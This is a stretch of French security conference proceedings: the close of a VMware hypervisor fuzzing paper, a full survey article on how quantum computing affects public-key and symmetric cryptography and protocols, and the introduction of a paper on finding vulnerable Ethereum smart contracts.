


Fig. 3. Erreur lancée par l'interface graphique à la suite d'une injection de caractères invalides dans une requête XPath.

Le mode Unity, bien que relativement complexe, semble donc présenter un intérêt limité pour un potentiel attaquant. La nécessité d'un basculement manuel dans ce mode restreint par ailleurs l'exploitabilité d'une potentielle vulnérabilité le concernant. Cependant, l'étude de ses mécanismes internes (VMDB et IPC) montre qu'il est possible de viser des processus autres que `vmware-vmx.exe` (comme `vmware.exe`), dans le cas où les validations des messages à destination de la VMDB seraient insuffisantes.

Résultats globaux. Le *fuzzing* du mode Unity présente parfois des effets de bord, déclenchant des *bugs* relatifs aux mécanismes sur lesquels il repose. Ainsi, la méthode de rejeu de captures a permis de déclencher des *bugs* bien plus intéressants : de rares *crashs* relatifs à la gestion de commandes RPCI (toutefois non relatives à Unity) ont été observés. Cette phase de recherche a aussi donné lieu à la découverte d'une vulnérabilité relative à la gestion du son de la version Linux de VMware Workstation. Cette vulnérabilité a été reportée à VMware et est toujours en cours de correction. Des détails seront donnés lors de la présentation si VMware nous y autorise.

5 Conclusions

Nous avons décrit à travers ce document le fonctionnement général des hyperviseurs et détaillé celui de l'hyperviseur VMware. L'étude du mode Unity permet de mettre en avant des mécanismes internes de l'hyperviseur VMware jusqu'alors non connnus de l'état de l'art. Bien que la recherche de vulnérabilités menée sur celui-ci montre une certaine résistance à la méthode de *fuzzing* employée, les différents *bugs* rencontrés mettent en avant deux nouveaux éléments de la surface d'attaque, à savoir l'interface

graphique et la gestion du son. Il serait par ailleurs intéressant de procéder à une étude détaillée de ce dernier afin d'en évaluer la robustesse.

Les différentes vulnérabilités recensées dans l'état de l'art montrent que la présence de *bugs* dans un hyperviseur peut avoir un impact important en termes de disponibilité (*crash* d'une VM), mais aussi de confidentialité et d'intégrité (*VM escape*). De ce fait, certaines utilisations actuelles de la virtualisation, telles que l'analyse de *malwares* ou le *cloud computing* nécessitent de porter une attention particulière à la sécurité afin de limiter les risques encourus. Dans cette optique, un administrateur peut limiter la surface d'attaque d'un hyperviseur en désactivant des fonctionnalités ou périphériques non nécessaires au bon fonctionnement de la machine virtuelle à risques.

Références

1. GitHub AMOSSYS. MemITM : Tool to make in memory man in the middle. `https://github.com/AMOSSYS/MemITM`.
2. Apple. macOS Hypervisor. `https://developer.apple.com/documentation/hypervisor`.
3. VM Back. VMware Backdoor I/O Port. `https://sites.google.com/site/chitchatvmback/backdoor`.
4. Oleksandr Bazhaniuk, Mikhail Gorobets, Andrew Furtak, and Yuriy Bulygin. Attacking hypervisors through hardware emulation. `https://www.troopers.de/downloads/troopers17/TR17_Attacking_hypervisor_through_hardwear_emulation.pdf`, 2017.
5. Hariri, Abdul-Aziz and Spelman, Jasiel and Gorenc, Brian. Leveraging VMware's RPC Interface for Fun and Profit. `https://ruxcon.org.au/assets/2017/slides/ForTheGreaterGood.pdf`, 2017.
6. Intel. *Intel 64 and IA-32 Architectures Software Developer's Manual*, 2016.
7. Microsoft. Windows Hypervisor Platform. `https://docs.microsoft.com/en-us/virtualization/api/`.
8. MorteNoir1. VirtualBox E1000 Guest-to-Host Escape. `https://github.com/MorteNoir1/virtualbox_e1000_0day`.
9. Gerald J. Popek and Robert P. Goldberg. Formal requirements for virtualizable third generation architectures. *Communications of the ACM*, 1974.
10. The KVM project. Kernel Virtual Machine. `https://www.linux-kvm.org/page/Main_Page`.
11. Julien Raeis and Nicolas Collignon. VMware et sécurité. `https://www.ossir.org/sur/supports/2008/OSSIR_VMware_20080807.pdf`, 2008.
12. John Scott Robin and Cynthia E. Irvine. Analysis of the Intel Pentium's ability to support a secure virtual machine monitor. *Proceedings of the 9th USENIX Security Symposium*, 2000.

Le quantique, c'est fantastique !

Xavier Bonnetain
xavier.bonnetain@inria.fr

Inria

Résumé. L'informatique quantique est un sujet à la mode, dans lequel de nombreux états et grandes entreprises investissent des millions, si ce n'est des milliards de dollars. Cet article propose un panorama des conséquences de l'apparition de l'informatique quantique en cryptographie, tant du côté des primitives cryptographiques, symétriques et asymétriques, que des protocoles de communication.

1 L'informatique quantique ?

L'idée de faire des calculs en utilisant la mécanique quantique vient de la fin du XX^{e} siècle. La mécanique quantique décrit très bien notre réalité, mais l'étude théorique de systèmes quantiques complexes est très difficile. De plus, il n'est pas toujours envisageable de faire l'expérience, et ces systèmes sont bien souvent trop compliqués pour être simulés par ordinateur. Reste alors une autre possibilité : au lieu de faire directement l'expérience, utiliser une « maquette » dont le comportement sera similaire, mais qui sera plus facile à étudier. Cette idée de *simulateur quantique*, proposée par Feynman en 1982 [13], mènera à celle d'*ordinateur quantique*, où l'on ne cherche plus à simuler la nature, mais simplement à calculer plus efficacement.

Tout comme classiquement, où une tension peut représenter un 0 ou un 1, quantiquement, les valeurs sont encodées dans un *état quantique* (on peut penser à la position d'une particule, à l'énergie ou au spin d'un atome, et on parle d'*observable*), que l'on peut mesurer pour obtenir un nombre. Les opérations analogues aux portes logiques sont les *portes quantiques*, qui vont transformer un état quantique en un autre.

La différence fondamentale est qu'un observable n'a pas nécessairement une valeur fixée. Il peut être superposé entre plusieurs valeurs, et si on le mesure, on obtiendra une valeur parmi celles de la superposition. De plus, cette mesure projette l'état quantique, supprimant de la superposition toutes les valeurs incompatibles avec la mesure (notamment, si l'on mesure plusieurs fois de suite, on obtiendra toujours le même résultat). Enfin, contrairement à une valeur classique, il n'est pas possible de copier un état quantique, hormis en refaisant le processus qui l'a créé.

1.1 L'informatique quantique en une page

L'analogue quantique du bit est le qubit. Si les chaînes de bits vivent dans $\{0,1\}^n$, les qubits, eux, vivent dans $\mathbb{C}^{2^n}$. Ce sont donc des vecteurs complexes de taille 2^n. On note $|i\rangle$ la i-ème composante, et le qubit est noté $\sum_{i=0}^{2^n-1} \alpha_i |i\rangle$. Chaque composante représente une des valeurs possibles, et le coefficient α_i correspond à son *amplitude*. La probabilité de mesurer la valeur i est $|\alpha_i|^2$, et si l'on mesure i, l'état quantique est transformé en $|i\rangle$. La somme des probabilités devant faire 1, on a $\sum_{i=0}^{2^n-1} |\alpha_i|^2 = 1$. Il est à noter que si le vecteur est à valeurs complexes, seules les amplitudes sont continues. Les états que l'on peut mesurer (les $|i\rangle$) sont, eux, discrets.

On parle de *registre quantique* pour un groupe de qubits de taille donnée. On peut raisonner sur plusieurs registres, dans ce cas l'état quantique est noté $|x\rangle |y\rangle$.

Les opérations que l'on peut faire sur un état quantique sont nécessairement réversibles (mesure exceptée), et linéaires (c'est-à-dire que pour un opérateur O, on a $O(\alpha |a\rangle + \beta |b\rangle) = \alpha O |a\rangle + \beta O |b\rangle$).

Ainsi, la façon canonique de calculer des fonctions classiques est de renvoyer l'entrée avec la sortie : au lieu d'avoir un circuit qui transforme x en $f(x)$, on a un circuit qui transforme $\sum_{x,y} |x\rangle |y\rangle$ en $\sum_{x,y} |x\rangle |y \oplus f(x)\rangle$.

Le circuit peut être construit avec de simples briques de base, comme le CNOT, analogue du xor :

$$\mathrm{CNOT} |a\rangle |b\rangle = |a\rangle |a \oplus b\rangle$$

et la porte de Toffoli, analogue du « et logique » :

$$\mathrm{Tof} |a\rangle |b\rangle |c\rangle = |a\rangle |b\rangle |c \oplus (a \wedge b)\rangle .$$

Il existe aussi des opérations qui n'ont pas d'analogue classique. La *porte de Hadamard*, notée H, opère sur un qubit

$$H |b\rangle = \frac{1}{\sqrt{2}} \left(|0\rangle + (-1)^b |1\rangle \right).$$

Cette opération est bien inversible, et même involutive : l'appliquer une deuxième fois redonne l'état initial.

La *transformée de Fourier quantique*, notée QFT, opère sur n qubits [1] :

$$QFT |x\rangle = \frac{1}{\sqrt{2^n}} \sum_{\ell=0}^{2^n-1} \exp\left(2i\pi\ell x/2^n\right) |\ell\rangle$$

1. Son inverse est la même fonction, en remplaçant x par $-x$ dans l'amplitude.

On note $|+\rangle = \frac{1}{\sqrt{2}}(|0\rangle + |1\rangle)$ et $|-\rangle = \frac{1}{\sqrt{2}}(|0\rangle - |1\rangle)$. Ces deux qubits sont une autre base de $\mathbb{C}^2$, et on passe de celle-ci à la base canonique $(|0\rangle, |1\rangle)$ avec la porte de Hadamard.

Le lecteur curieux pourra se tourner avantageusement vers [21].

2 Conséquences en cryptographie à clé publique

L'ordinateur quantique est capable d'effectuer efficacement certains calculs qu'un ordinateur classique ne peut faire que très difficilement. Or, la cryptographie a besoin de difficultés (par exemple, factoriser un nombre ou trouver une clé de chiffrement à partir de quelques couples clairs/chiffrés).

Or, un certain nombre de problèmes peuvent être résolus bien plus efficacement avec un ordinateur quantique. L'algorithme de Shor [1] permet de factoriser et de calculer des logarithmes discrets en temps polynomial. Ces problèmes sont très spécifiques, mais malheureusement, ils sont à l'origine de la sécurité du cryptosystème RSA et de l'échange de clé Diffie-Hellman (avec courbe elliptique ou non). Cela les rend donc inutilisables si l'on réussit à construire un ordinateur quantique suffisamment puissant.

On pourrait penser que puisqu'aujourd'hui, seuls des prototypes avec quelques dizaines de qubits existent, il n'est pas nécessaire de s'en préoccuper. Cela est faux, pour deux raisons :

— il faut que les systèmes de communications soient prêts le jour où un tel ordinateur sera construit, ce qui nécessite d'anticiper ;

— un tel ordinateur pourra potentiellement décrypter des messages d'aujourd'hui, dont les chiffrés auraient été stockés en attendant. Cela représente donc une menace pour les secrets à long terme, qui doivent être protégés maintenant contre un attaquant à venir.

Il est donc nécessaire de trouver (et de standardiser) des alternatives qui résistent à un ordinateur quantique. Plusieurs familles de cryptosystèmes potentiellement résistantes à un ordinateur quantique sont connues. On peut citer les systèmes basés sur le problème du décodage (les codes), dont le premier, proposé par McEliece, avait été publié un an après RSA [19], les systèmes basés sur la difficulté de résoudre un système linéaire bruité [22] (les lattices), qui permettent notamment de faire du chiffrement homomorphe, ou les cryptosystèmes multivariés, basés sur la difficulté de résoudre des équations polynomiales. Néanmoins, ces systèmes sont généralement plus lents, avec des clés plus grosses et sont parfois significativement plus difficiles à implémenter, ce qui les a laissés dans l'ombre de RSA et des courbes elliptiques.

Avoir des familles de cryptosystèmes est une chose, avoir des standards largement déployés en est une autre. C'est à cet effet que le NIST a lancé en 2017 un appel à soumission pour de nouveaux standards de signature et d'échange de clé résistant à un ordinateur quantique. Cet appel a eu beaucoup de succès, avec 82 soumissions, que l'on peut répartir en grandes familles (voir tableau 1).

	Lattices	**Codes**	**Multivarié**	**Fonction de hachage**	**Autre**
Échange de clés	24	19	6	/	10
Signature	4	5	7	4	3

Tableau 1. Nombre de soumissions à l'appel du NIST, par grandes familles

Une fois les candidats soumis, la communauté a pu les étudier en détail, et à l'heure actuelle, des attaques sur 22 soumissions ont été proposées. De façon intéressante, ces systèmes ont tous été attaqués de façon classique, sans avoir besoin d'un ordinateur quantique.

Les systèmes ont été comparés, certains qui étaient trop similaires ont été fusionnés, et le 30 janvier, après un délai dû au shutdown, le NIST a annoncé les 26 candidats qualifiés pour le tour suivant, répartis comme indiqué dans le tableau 2. Les résultats finaux sont attendus dans environ un an, et il faudra encore du temps pour que les sélectionnés soient implémentés en pratique.

	Lattices	**Codes**	**Multivarié**	**Fonctions de hachage**	**Autres**
Échange de clés	8	7	0	/	2
Signature	3	0	4	2	0

Tableau 2. Candidats restant au tour 2, par grandes familles

Le fait qu'un certain nombre de ces cryptosystèmes ne résiste pas à l'ordinateur classique montre bien que la seule garantie de sécurité est une étude dans la durée et par de nombreuses personnes des cryptosystèmes, et qu'il faut donc faire attention à ne pas passer trop vite à des systèmes peu étudiés.

3 La cryptographie quantique

Jusqu'ici, nous considérions de la cryptographie classique, attaquée quantiquement. Cependant, si l'avenir de l'ordinateur est l'ordinateur quantique, on peut aussi estimer qu'à très long terme, les *communications* pourront aussi être quantiques. Ainsi, au lieu de s'envoyer des messages classiques, des états quantiques pourront être transmis. Cela ouvre la porte à de nouveaux protocoles, et notamment à la distribution de clés quantique, imaginée dès 1984 par Bennett et Brassard [3], et parfois citée comme une alternative aux protocoles d'échange de clés. Leur protocole est simple :

- Alice envoie aléatoirement $|0\rangle, |1\rangle, |+\rangle, |-\rangle$ à Bob, n fois,
- Pour chaque qubit, Bob mesure aléatoirement dans la base $(|0\rangle, |1\rangle)$ ou $(|+\rangle, |-\rangle)$,
- Pour chaque qubit, Bob indique à Alice quelle base il a utilisé,
- Alice indique à Bob quels qubits ont été mesurés dans la bonne base,
- Alice et Bob s'échangent un sous-ensemble des valeurs des qubits correctement mesurés,
- En cas d'égalité, le secret partagé correspond aux valeurs correctement mesurées non échangées.

Ce protocole est correct, puisque si la base utilisée est la bonne, la mesure est déterministe, et Alice et Bob ont bien la même valeur. La sécurité repose sur la mécanique quantique : si un attaquant intercepte un des qubits, il ne peut pas en faire de copie, et s'il le mesure sans connaître la base, il a une chance sur deux de le modifier. Ainsi, cela va introduire des erreurs entre les deux parties, qui pourront détecter le problème.

Le lecteur attentif aura remarqué qu'il n'y a pas d'authentification dans ce protocole. La clé est donc échangée avec la personne de l'autre côté du canal, sans autre contrainte. Il faut rajouter un canal authentifié pour éviter ce problème. Or, on utilise de la cryptographie à clé publique pour faire cette authentification. Ce système d'échange de clés nous ramène donc au point de départ, avec deux différences, la première est que le système d'authentification doit seulement être sûr au moment de l'échange de clés pour que la clé reste secrète, la seconde est qu'il faut être capable d'envoyer et de recevoir des qubits.

4 Conséquences en cryptographie à clé secrète

La situation en cryptographie symétrique est légèrement différente. La recherche exhaustive d'une clé peut être effectuée avec l'algorithme

de Grover [14], qui peut tester N clés en un temps $\sqrt{N}$. Ce gain est notable, mais ne change pas fondamentalement la donne : si la taille de clé est doublée, on retrouve le niveau de sécurité initial. Si l'on estime qu'AES, avec ses 128 bits de clés, n'est pas assez résistant, on peut passer à AES-256. La seule différence est que l'algorithme est légèrement plus lent, et qu'il faut stocker 16 octets supplémentaires de clé.

La recherche de collision peut aussi être accélérée, mais moins. Une collision sur n bits peut être trouvée en $2^{n/3}$ requêtes [24], là où classiquement il en faut $2^{n/2}$.

L'algorithme de Grover change le coût de la recherche exhaustive, mais la sécurité est basée sur les attaques (ou leur absence malgré une étude approfondie), qui doivent avoir un coût inférieur à la recherche exhaustive. À l'heure actuelle, les attaques quantiques proposées en cryptographie symétrique s'inspirent d'attaques classiques, et sont accélérées en remplaçant certaines briques de recherche exhaustive par l'algorithme de Grover. Cela accélère l'attaque, dont le coût sera au mieux la racine carrée du coût classique. Or, le point de référence pour les attaques est la recherche exhaustive. Cela fait que de façon générale, les primitives symétriques sont plutôt *plus* sûres quantiquement que classiquement, dans le sens où la recherche exhaustive étant plus rapide, elle est plus difficile à battre. En ce qui concerne les chiffrements non cassés (pour lesquels on ne sait pas faire mieux que la recherche exhaustive), l'ordinateur quantique est significativement plus efficace, sans que cela soit catastrophique. Par exemple, le nombre d'opérations quantiques nécessaires pour casser AES-256 est comparable au nombre d'opérations classiques pour casser AES-128.

Par exemple, en l'état actuel de nos connaissances, il est possible de recouvrer la clé sur les versions réduites à respectivement 7,8 et 9 tours d'AES-128, AES-192 et AES-256 [2] avec des attaques de type Demirci-Selçuk meet-in-the-middle [10]. Quantiquement, à l'heure actuelle, on ne sait battre la recherche exhaustive (quantique) que pour des versions réduites à respectivement 6, 7 et 8 tours [8] en adaptant différentes attaques classiques. Les attaques quantiques ayant été beaucoup moins étudiées, cet écart d'un tour entre les meilleures attaques classiques et quantiques sera peut-être comblé, mais cela suggère que faire fonctionner une attaque quantique rajoute une couche de difficulté.

Il y a cependant une exception, dans le cas où il est possible d'exécuter, sur un ordinateur quantique, un système de chiffrement à clé inconnue. Cela est par exemple envisageable pour un chiffrement en boîte blanche : il est possible de réimplémenter un programme de chiffrement sur un

2. Les versions complètes contiennent respectivement 10, 12 et 14 tours.

ordinateur quantique. Dans ce cas, il est notamment possible d'utiliser l'algorithme de Simon [23].

4.1 Algorithme de Simon

Simon, dont l'algorithme [23] est un précurseur de l'algorithme de Shor, est un des premiers à avoir montré une supériorité très nette de l'ordinateur quantique pour certains problèmes.

On suppose avoir accès à un opérateur quantique $O_f |x\rangle |0\rangle = |x\rangle |f(x)\rangle$, qui calcule une fonction $f : \{0,1\}^n \to \{0,1\}^n$. De plus, on suppose qu'il existe s tel que, pour tout x, $f(x) = f(x \oplus s)$ (on dit que s est une période de f). Alors, l'algorithme peut retrouver s en environ n appels à O_f.

L'algorithme 1 décrit le fonctionnement de la routine quantique de l'algorithme de Simon. Jusqu'à l'étape 5, il n'y a rien de vraiment quantique : si on faisait une mesure à cette étape, on obtiendrait aléatoirement x_0 ou $x_0 \oplus s$, cela reviendrait exactement à tirer une entrée aléatoirement, et à en calculer son image.

La partie intéressante est l'étape 6. À cette étape, il y a une interférence entre les deux termes correspondant aux deux préimages. L'état quantique peut se réécrire ainsi :

$$\frac{1}{\sqrt{2^{n+1}}} \left(\sum_{y=0}^{2^n-1} (-1)^{x_0 \cdot y} (1 + (-1)^{s \cdot y}) |y\rangle \right).$$

En particulier, cela fait que l'amplitude de y vaut 0 si $s \cdot y = 1$, et $\frac{1}{\sqrt{2^{n-1}}}$ si $s \cdot y = 0$.

Cette routine produit donc des valeurs aléatoires vérifiant l'équation linéaire $y \cdot s = 0$. On peut ainsi retrouver s en appelant un peu plus de n fois la routine, puis en résolvant le système d'équations.

4.2 Cryptanalyse basée sur Simon

La cryptanalyse basée sur l'algorithme de Simon va chercher dans des constructions l'égalité $f(x) = f(x \oplus s)$, pour un s intéressant.

L'exemple le plus simple est l'attaque sur la construction Even-Mansour [17] (Figure 1). Ce chiffrement utilise une permutation aléatoire publique P et deux clés privées k_1, k_2. Le chiffrement en lui-même est défini comme $EM_{k_1,k_2}(x) = P(x \oplus k_1) \oplus k_2$.

Classiquement, il est prouvé que si P est une permutation de n bits choisie aléatoirement, on ne peut pas retrouver les clés en moins de $2^{n/2}$

opérations. Avec un ordinateur quantique, si on note $f(x) = EM_{k_1,k_2}(x) \oplus P(x)$, on a $f(x) = f(x \oplus k_1)$, et on peut retrouver k_1 avec l'algorithme de Simon.

Entrée : Un opérateur quantique calculant f, avec $f(x) = f(x + s)$
Sortie : y, vérifiant $y \cdot s = 0$

1: Initialiser deux registres de n bits

$$|0\rangle |0\rangle$$

2: Appliquer une porte de Hadamard à tous les qubits du premier registre

$$\frac{1}{\sqrt{2^n}} \sum_{x=0}^{2^n-1} |x\rangle |0\rangle$$

3: Appliquer l'opérateur calculant f

$$\frac{1}{\sqrt{2^n}} \sum_{x=0}^{2^n-1} |x\rangle |f(x)\rangle$$

4: Mesurer un $f(x_0)$ dans le second registre

$$\frac{1}{\sqrt{2}} (|x_0\rangle + |x_0 \oplus s\rangle) |f(x_0)\rangle$$

5: Oublier le second registre

$$\frac{1}{\sqrt{2}} (|x_0\rangle + |x_0 \oplus s\rangle)$$

6: Appliquer une porte de Hadamard à tous les qubits du premier registre

$$\frac{1}{\sqrt{2^{n+1}}} \left(\sum_{y=0}^{2^n-1} (-1)^{x_0 \cdot y} |y\rangle + (-1)^{(x_0 \oplus s) \cdot y} |y\rangle \right)$$

7: Mesurer un y dans le registre

Algorithme 1. Algorithme de Simon

Ce genre de structure apparaît aussi dans de nombreux MACs et chiffrements authentifiés [5, 16].

L'algorithme de Simon utilise a besoin d'une propriété forte ($f(x) = f(x \oplus s)$) pour être applicable. Sur la construction Even-Mansour (et plus généralement pour toutes les attaques de ce types), cela vient du fait que la clé k_1 est xorée. Si une addition modulaire était utilisée, on n'aurait plus $f(x) = f(x \oplus k_1)$, et l'algorithme de Simon ne serait plus applicable. Ainsi, une façon simple d'éviter cette attaque serait de remplacer les xor de la

clé par des additions. Malheureusement, j'ai pu montrer dans le cadre de ma thèse que la plupart des attaques basées sur l'algorithme de Simon peuvent se généraliser aux variantes utilisant des additions [6], avec des algorithmes quantiques moins efficaces que l'algorithme de Simon, mais encore très significativement plus efficaces que la recherche exhaustive.




Fig. 1. Construction Even-Mansour

Enfin, si la plupart des familles d'attaques cryptographiques ne peuvent, à notre connaissance, qu'être accélérées avec au mieux l'algorithme de Grover, il est une exception notable : les *slide attacks*, une famille d'attaques sur des chiffrements itérés dont les tours sont similaires (soit sans cadencement de clé, soit avec un cadencement faible). Dans ce cas, il est parfois possible d'accélérer drastiquement l'attaque avec un ordinateur quantique [7].

Il convient donc d'y faire attention, que ce soit dans des cas où on pourrait exécuter un cryptosystème à clé inconnue sur un ordinateur quantique, ou simplement pour être certain qu'il n'y aura pas de problème, indépendamment du cas d'usage.

5 Conséquences sur les protocoles actuels

La quasi-totalité des protocoles de communication sécurisés actuels tels que TLS, SSH, IPsec, Signal ne proposent comme échange de clé ou signature que des cryptosystèmes qui ne résistent pas à un ordinateur quantique.

Une approche simple pour résoudre le problème de l'absence de protocole d'échange de clé est d'utiliser un secret partagé a priori. Cela réduit l'intérêt d'utiliser des systèmes à clé publique, mais a l'avantage d'être simple à mettre en place. Cette approche est notamment proposée par Wireguard [11] [3], un protocole de VPN dont les clés publiques des tiers de confiance sont déployées manuellement. Il propose en option d'utiliser en plus d'un échange de clés une clé symétrique de 256 bits partagée en amont. Cette clé doit être déployée manuellement, mais comme c'est

3. Wireguard a fait l'objet d'une présentation invitée lors de SSTIC 2018.

aussi le cas des clés publiques, cela ne change pas fondamentalement les contraintes de déploiement.

TLS permet aussi un tel mécanisme [12]. Cependant, cela nécessite que clients et serveurs se connaissent a priori, ce qui, dans l'écrasante majorité des cas d'utilisation actuelle de TLS, n'est pas le cas.

Il faut donc utiliser des systèmes plus résistants, ce qui nécessite la standardisation de nouvelles primitives dans TLS. Dans certains cas, il est possible de ne pas attendre, et c'est notamment ce qu'a fait Google, qui contrôle bon nombre de clients et de serveurs, en 2016 [9]. Certaines communications entre Chrome et les serveurs de Google ont utilisé un échange de clé non-standard : en parallèle d'un Diffie-Hellman standard, était utilisé le protocole NewHope [2], qui est un des candidats ayant passé le second tour de l'appel du NIST. Cette approche permet d'éviter qu'une faiblesse dans le nouvel algorithme ne réduise la sécurité classique du système, et a permis d'obtenir des informations sur le coût et les éventuels problèmes d'utilisation dans TLS de nouvelles primitives. En 2019, Google récidive [18], en se basant cette fois sur HRSS [15], qui, après fusion avec NTRUEncrypt, est aussi au second tour de l'appel du NIST.

TLS n'est pas le seul protocole pour lequel ces expérimentations existent. Openssh 8.0 [20], qui sera bientôt distribué, supporte aussi un échange de clé hybride, utilisant NTRUprime [4] et Diffie-Hellman.

Si ces expériences sont intéressantes et permettent d'étudier les problèmes pratiques de déploiements de nouvelles primitives, elles ne résolvent pas tout : en effet, comme pour la distribution de clé quantique, échanger des clés, c'est intéressant, mais savoir avec qui on les échange, c'est mieux. Il est donc nécessaire de supporter aussi des signatures résistantes pour authentifier l'autre partie et disposer d'un protocole résistant.

6 Conclusion

L'ordinateur quantique, en résolvant efficacement certains problèmes difficiles avec un ordinateur classique, impose de renouveler les standards de cryptographie à clé publique, processus qui est en cours, et de préparer les protocoles à l'utilisation de nouvelles primitives. En cryptographie symétrique, il peut être suffisant d'utiliser des clés plus longues, bien que dans certains cas, il soit possible de casser certaines constructions. Enfin, s'il est possible de faire de la distribution de clés avec des communications quantiques, cela ne suffit pas à remplacer les systèmes classiques d'échange de clé.

7 Remerciements

L'auteur remercie Benjamin Beurdouche et Nicolas David pour leurs relectures et commentaires sur une version préliminaire du manuscrit. L'auteur remercie André Schrottenloher pour ses relectures, ainsi que pour le prêt de son ordinateur dans la file d'attente de l'immigration de l'aéroport de San Francisco qui a permis de soumettre ce document.

This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement no. 714294 - acronym QUASYModo).

Références

1. Leonard M. Adleman and Ming-Deh A. Huang, editors. *Algorithmic Number Theory, First International Symposium, ANTS-I, Ithaca, NY, USA, May 6-9, 1994, Proceedings*, volume 877 of *Lecture Notes in Computer Science*. Springer, 1994.
2. Erdem Alkim, Léo Ducas, Thomas Pöppelmann, and Peter Schwabe. Post-quantum Key Exchange - A New Hope. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016.*, pages 327–343, 2016.
3. C. H. Bennett and G. Brassard. Quantum cryptography : Public key distribution and coin tossing. In *Proceedings of IEEE International Conference on Computers, Systems, and Signal Processing*, page 175, India, 1984.
4. Daniel J. Bernstein, Chitchanok Chuengsatiansup, Tanja Lange, and Christine van Vredendaal. NTRU Prime : Reducing Attack Qurface at Low Cost. In *Selected Areas in Cryptography - SAC 2017 - 24th International Conference, Ottawa, ON, Canada, August 16-18, 2017, Revised Selected Papers*, pages 235–260, 2017.
5. Xavier Bonnetain. Quantum Key-Recovery on Full AEZ. In *Selected Areas in Cryptography - SAC 2017 - 24th International Conference, Ottawa, ON, Canada, August 16-18, 2017, Revised Selected Papers*, pages 394–406, 2017.
6. Xavier Bonnetain and María Naya-Plasencia. Hidden Shift Quantum Cryptanalysis and Implications. In *Advances in Cryptology - ASIACRYPT 2018 - 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, QLD, Australia, December 2-6, 2018, Proceedings, Part I*, pages 560–592, 2018.
7. Xavier Bonnetain, María Naya-Plasencia, and André Schrottenloher. On Quantum Slide Attacks. *IACR Cryptology ePrint Archive*, 2018 :1067, 2018.
8. Xavier Bonnetain, María Naya-Plasencia, and André Schrottenloher. Quantum security analysis of AES. *IACR Cryptology ePrint Archive*, 2019 :272, 2019.
9. Matt Braithwaite. Experimenting with Post-Quantum Cryptography. https ://security.googleblog.com/2016/07/experimenting-with-post-quantum.html.
10. Patrick Derbez, Pierre-Alain Fouque, and Jérémy Jean. Improved Key Recovery Attacks on Reduced-Round AES in the Single-Key Setting. In *Advances in Cryptology - EUROCRYPT 2013, 32nd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Athens, Greece, May 26-30, 2013. Proceedings*, pages 371–387, 2013.

11. Jason A. Donenfeld. WireGuard : Next Generation Kernel Network Tunnel. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*, 2017.
12. Pasi Eronen and Hannes Tschofenig. Pre-Shared Key Ciphersuites for Transport Layer Security (TLS). *RFC*, 4279 :1–15, 2005.
13. Richard P. Feynman. Simulating physics with computers. *International Journal of Theoretical Physics*, 21(6) :467–488, Jun 1982.
14. Lov K. Grover. A Fast Quantum Mechanical Algorithm for Database Search. In *Proceedings of the Twenty-Eighth Annual ACM Symposium on the Theory of Computing, Philadelphia, Pennsylvania, USA, May 22-24, 1996*, pages 212–219, 1996.
15. Andreas Hülsing, Joost Rijneveld, John M. Schanck, and Peter Schwabe. High-Speed Key Encapsulation from NTRU. In *Cryptographic Hardware and Embedded Systems - CHES 2017 - 19th International Conference, Taipei, Taiwan, September 25-28, 2017, Proceedings*, pages 232–252, 2017.
16. Marc Kaplan, Gaëtan Leurent, Anthony Leverrier, and María Naya-Plasencia. Breaking Symmetric Cryptosystems Using Quantum Period Finding. In *Advances in Cryptology - CRYPTO 2016 - 36th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 14-18, 2016, Proceedings, Part II*, pages 207–237, 2016.
17. Hidenori Kuwakado and Masakatu Morii. Security on the quantum-type Even-Mansour cipher. In *Proceedings of the International Symposium on Information Theory and its Applications, ISITA 2012, Honolulu, HI, USA, October 28-31, 2012*, pages 312–316, 2012.
18. Adam Langley. CECPQ2.
https ://www.imperialviolet.org/2018/12/12/cecpq2.html.
19. R. J. McEliece. A Public-Key Cryptosystem Based On Algebraic Coding Theory. *Deep Space Network Progress Report*, 44 :114–116, January 1978.
20. Damien Miller. Call for testing : OpenSSH 8.0.
https ://lists.mindrot.org/pipermail/openssh-unix-dev/2019-March/037672.html.
21. Michael A. Nielsen and Isaac L. Chuang. *Quantum Computation and Quantum Information : 10th Anniversary Edition*. Cambridge University Press, New York, NY, USA, 10th edition, 2011.
22. Oded Regev. On Lattices, Learning with Errors, Random Linear Codes, and Cryptography. In *Proceedings of the Thirty-seventh Annual ACM Symposium on Theory of Computing*, STOC '05, pages 84–93, New York, NY, USA, 2005. ACM.
23. Daniel R. Simon. On the Power of Quantum Computation. *SIAM J. Comput.*, 26(5) :1474–1483, 1997.
24. Alain Tapp. Quantum Algorithm for the Collision Problem. In *Encyclopedia of Algorithms*. 2008.

Ethereum : chasse aux contrats intelligents vulnérables

Korantin Auguste
contact@palkeo.com

Indépendant : www.palkeo.com

1 Introduction

Cet article vise à présenter mes recherches autour de l'analyse de « contrats intelligents » sur la blockchain Ethereum.

Dans une première partie je présenterai le contexte, à savoir le fonctionnement de la blockchain Ethereum, des contrats intelligents, et les problématiques qu'ils présentent en termes de sécurité.

Puis je présenterai Pakala : un outil qui utilise de l'exécution symbolique pour chercher des contrats intelligents avec des bugs critiques (en l'occurrence des programmes qui pourraient envoyer plus d'argent qu'ils n'en reçoivent).

Je parlerai ensuite d'une seconde analyse que j'ai effectuée : au lieu de scanner le code des contrats intelligents à la recherche de bugs, j'ai aussi parcouru l'historique de la blockchain pour chercher des motifs particuliers qui trahiraient une attaque et une vidange des fonds de contrats.

